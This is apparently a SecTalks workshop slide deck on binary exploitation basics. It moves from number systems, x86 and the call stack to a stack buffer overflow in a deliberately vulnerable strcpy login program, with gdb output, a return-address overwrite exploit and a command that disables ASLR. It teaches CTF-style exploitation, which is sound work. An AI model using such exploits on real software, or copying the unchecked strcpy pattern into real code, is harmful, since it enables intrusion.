ceyx@sectalks:~# 0x00.pwning.binaries

> from zero to z3r0c00l...

16.08.16

$ whoami

> UNSW Alumnus

> Team Captain / Member of 9447 CTF Team

> Malware Engineer, Red Team

$ scope

- theory
  - data representation
  - computing 101
  - x86 architecture
  - executable format (ELF)
  - virtual memory
  - functions and the call stack
- intro to memory corruption
  - anatomy of an exploit
  - buffer overflows

$ binary.exploitation.series

> low-level exploit development / reversing
> work together, share knowledge
> practical and challenging
> develop offensive mindset
> no business excellence
> ask lots of questions
> student led
> don’t be a dick!

$ data.representation._binary/hex_

BINARY: (base 2)

Symbols: [0,1]

2^3	2^2	2^1	2^0
1	0	1	1

= 8 + 0 + 2 + 1

= **11 (0b1011)**

DECIMAL: (base 10)

Symbols: [0-9]

10^2	10^1	10^0
0	1	1

= 0 + 10 + 1

= **11**

HEX: (base 16)

Symbols: [0-9,A-F]

16^2	16^1	16^0
0	0	11

= 0 + 0 + B

= 11 (0xB)

> **BINARY** is how hardware represents data.

> **HEXADECIMAL** is a convenient representation of binary.

Do you prefer **0xDEADBEEF** or **0b11011110101011011011111011101111**?

$ data.representation._datatypes_

> Data is just binary, we interpret that binary using ‘types’.

UNITS:

bit	1-bit	0-2^0
byte	8-bits	0-2^8
word	16-bits	0-2^16
dword	32-bits	0-2^32
qword	64-bits	0-2^64

TYPES:

integer, float, string...

BYTE-ORDER (ENDIANNESS):

> can be confusing, for everyone
> 0x12345678, stored as:

0x78 0x56 0x34 0x12

DATA EXAMPLE (4-bytes/32-bits):

> 0x44 0x43 0x42 0x41
> 0x41424344
> 1094861636
> ‘ABCD’

$ data.representation._memory_example_


```
root@gibson:~/# gdb -q foo
Reading symbols from /root/foo...done.
(gdb) run
Starting program: /root/foo
:: hack.Sydney
user > AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
pass > #yoloswag

Breakpoint 1, main (argc=1, argv=0xffffd5c4) at intro.c:28
28      if (!strcmp(username, user) && !strcmp(password, pass)) {
(gdb) x/32xw $esp

0xffffd4c0:    0x080486a8    0xffffd4d0    0xffffd4e7    0x00000001
0xffffd4d0:    0x6c6f7923    0x6177736f    0xf7fb0067    0x08048358
0xffffd4e0:    0xf7fef060    0x08049880    0xffffd518    0x0804861b
0xffffd4f0:    0x41414141    0x41414141    0x41414141    0x41414141
0xffffd500:    0x41414141    0x41414141    0x41414141    0x41414141
0xffffd510:    0x08048500    0x00000000    0xffffd598    0xf7e71e46
0xffffd520:    0x00000001    0xffffd5c4    0xffffd5cc    0xf7fc0000
0xffffd530:    0x080483f0    0xffffffff    0xf7ffcff4    0x080482ab
```

$ computing.101

> It's magic…
> Execute machine code, which is just binary interpreted as instructions by the processor
> Instructions defined by hardware (Intel x86/x64, ARM etc.)
> Fetch -> Decode -> Execute
> Most instructions operate on values stored in registers



$ intel.x86.assembly._example_

> registers are small, extremely fast memory storage

> they have names! eax, ebx / rax, rbx / pc, eip, esp, ebp

> assembly is a human-readable representation of machine code

EXAMPLE (pseudo-assembly):


1. load 0x1337 into REG0
2. load 0x31000 into REG1
3. store REG0 + REG1 into REG0

EXAMPLE (Intel x86):

```
b8 37 13 00 00    mov eax, 0x1337
bb 00 00 31 00    mov ebx, 0x310000
01 d8             add eax, ebx
```

$ intel.x86.assembly._registers_

- EIP/PC - what is being executed
- ESP/EBP - reference to data
- EAX/ECX/EDX/EBX - general purpose
- ESI/EDI - source / destination
- EFLAGS - processor state





```
<main>:
  push   ebp
  mov    ebp,esp
  and    esp,0xfffffff0
  sub    esp,0x50
  mov    DWORD PTR [esp],0x8048694
  call   80483b0 <puts@plt>
  mov    DWORD PTR [esp],0x80486a0
  call   80483a0 <printf@plt>
  lea    eax,[esp+0x30]
  mov    DWORD PTR [esp+0x4],eax
  mov    DWORD PTR [esp],0x80486a8
  call   80483e0 <__isoc99_scanf@plt>
```

$ executable.file.format._ELF_

- Different formats for different platforms (ELF, PE, MachO)
- Contain instructions (TEXT) and data (BSS, DATA) etc.
- Launched by OS as a ‘process’:
  - (simplistic) load entry point and start executing
  - (reality) OS/kernel, threads, context-switching etc.
  - virtual memory for mapping process ‘address space’
- Ignore most of this for now...


$ virtual.memory._basics_

- processes pretend they can access all memory in the system
- OS maps virtual addresses in process address space to physical memory
- address space is split into regions:
  - TEXT - executable code
  - DATA / BSS - program data
  - HEAP - runtime memory allocations
  - MMAP - large allocations etc.
  - STACK - local function frame



$ functions._call_stack_

> Function has:
  a. arguments
  b. local variables
  c. return address, stack frame ref.
> Function call steps:
  a. push args onto stack (in reverse)
  b. push ret addr onto stack
  c. push ebp onto stack
  d. move function address into EIP
  e. execute function
  f. pop ebp from stack
  g. pop ret addr from stack into eip



$ sync; echo “ready!”

> lots of theory...
> will make sense with experience, stare at it until it does
> why is it important?

MEMORY CORRUPTION!

> must understand program execution to be able to divert it
> no black magic involved, just requires deep understanding
> buffer overflows -> overwrite local variables, ret addr etc.
> understanding gained through reversing and debugging
> requires hours and hours and hours of practice...

$ overflow.teh.bufferz._source_

```
int main(int argc, char ** argv) {
  printf(":: hack.Sydney\n");

  if (argc < 3) {
    printf("usage: %s <user> <pass>\n", argv[0]);
    return 0;
  }

  char user[32];
  char pass[32];
  strcpy(user, argv[1]);
  strcpy(pass, argv[2]);

  if (!strcmp(“admin”, user) && !strcmp(“hunter2”, pass)) {
    success();
  } else {
    failure(user);
  }

  return 0;
}
```

$ overflow.teh.bufferz._crash_

```
root@gibson:~# gdb foo -q
Reading symbols from /root/foo...done.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA XXXX
Starting program: /root/foo
:: hack.Sydney
failed to login in as 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()

root@gibson:~# dmesg | tail
[20738.395736] foo[8334]: segfault at 41414141 ip 0000000041414141 sp 00000000ffffd550
error 14
```

$ overflow.teh.bufferz._debug_

```
Breakpoint 1, main (argc=3, argv=0xffffd594) at foo.c:28
28    strcpy(pass, argv[2]);
(gdb) x/32xw $esp
0xffffd490: 0xffffd4c0  0xffffd6fd  0xffffd4b7  0x00000001
0xffffd4a0: 0x00000000  0x00000000  0x00000000  0x00000000
0xffffd4b0: 0x00000000  0x00000000  0x00000000  0x00000000
0xffffd4c0: 0x41414141  0x41414141  0x41414141  0x41414141
0xffffd4d0: 0x41414141  0x41414141  0x41414141  0x41414141
0xffffd4e0: 0x08048600  0xf7fbbff4  0xffffd568  0xf7e71e46
0xffffd4f0: 0x00000003  0xffffd594  0xffffd5a4  0xf7fc0000
0xffffd500: 0x080483c0  0xffffffff  0xf7ffcff4  0x080482a3

(gdb) ni

< press enter a few times >

0xf7e71e46 in __libc_start_main () from /lib32/libc.so.6
(gdb)
```

$ overflow.teh.bufferz._poc_

```
root@gibson:~# ./foo $(perl -e 'print "A"x32 . "B"x12 . "CCCC"') XXXX

:: hack.Sydney

failed to login in as 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBCCCC'

Segmentation fault

root@gibson:~# dmesg | tail -n1

[23152.284028] foo[8774]: segfault at 43434343 ip 0000000043434343 sp 00000000ffffd500
error 14
```


disable ASLR: `echo 0 > /proc/sys/kernel/randomize_va_space`

$ overflow.teh.bufferz._exploit_

```
root@gibson:~# objdump -D foo | grep "success"
080484ac <success>:
 80485d0:  e8 d7 fe ff ff           call   80484ac <success>

root@gibson:~# ./foo $(perl -e 'print "A"x32 . "B"x12 . "\xac\x84\x04\x08"') XXXX
:: hack.Sydney
failed to login in as 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBB��'
flag{hack_the_planet}
Segmentation fault
```

```
$ questions > /dev/null
```



$ feedback.sectalks._thank_you_

GREETINGS PROFESSOR FALKEN.
SHALL WE PLAY A GAME?

1. GOTO http://hack.Sydney
2. download src/binz - 0x00.ctf.zip, pass: #Sectalks0x13
3. exploit challenges:
   - purplekey - hack.sydney:9001
   - trumpwall - hack.sydney:9002
   - fsociety - hack.sydney:9003
4. email flags to jcramb@gmail.com
5. share your skillz with others!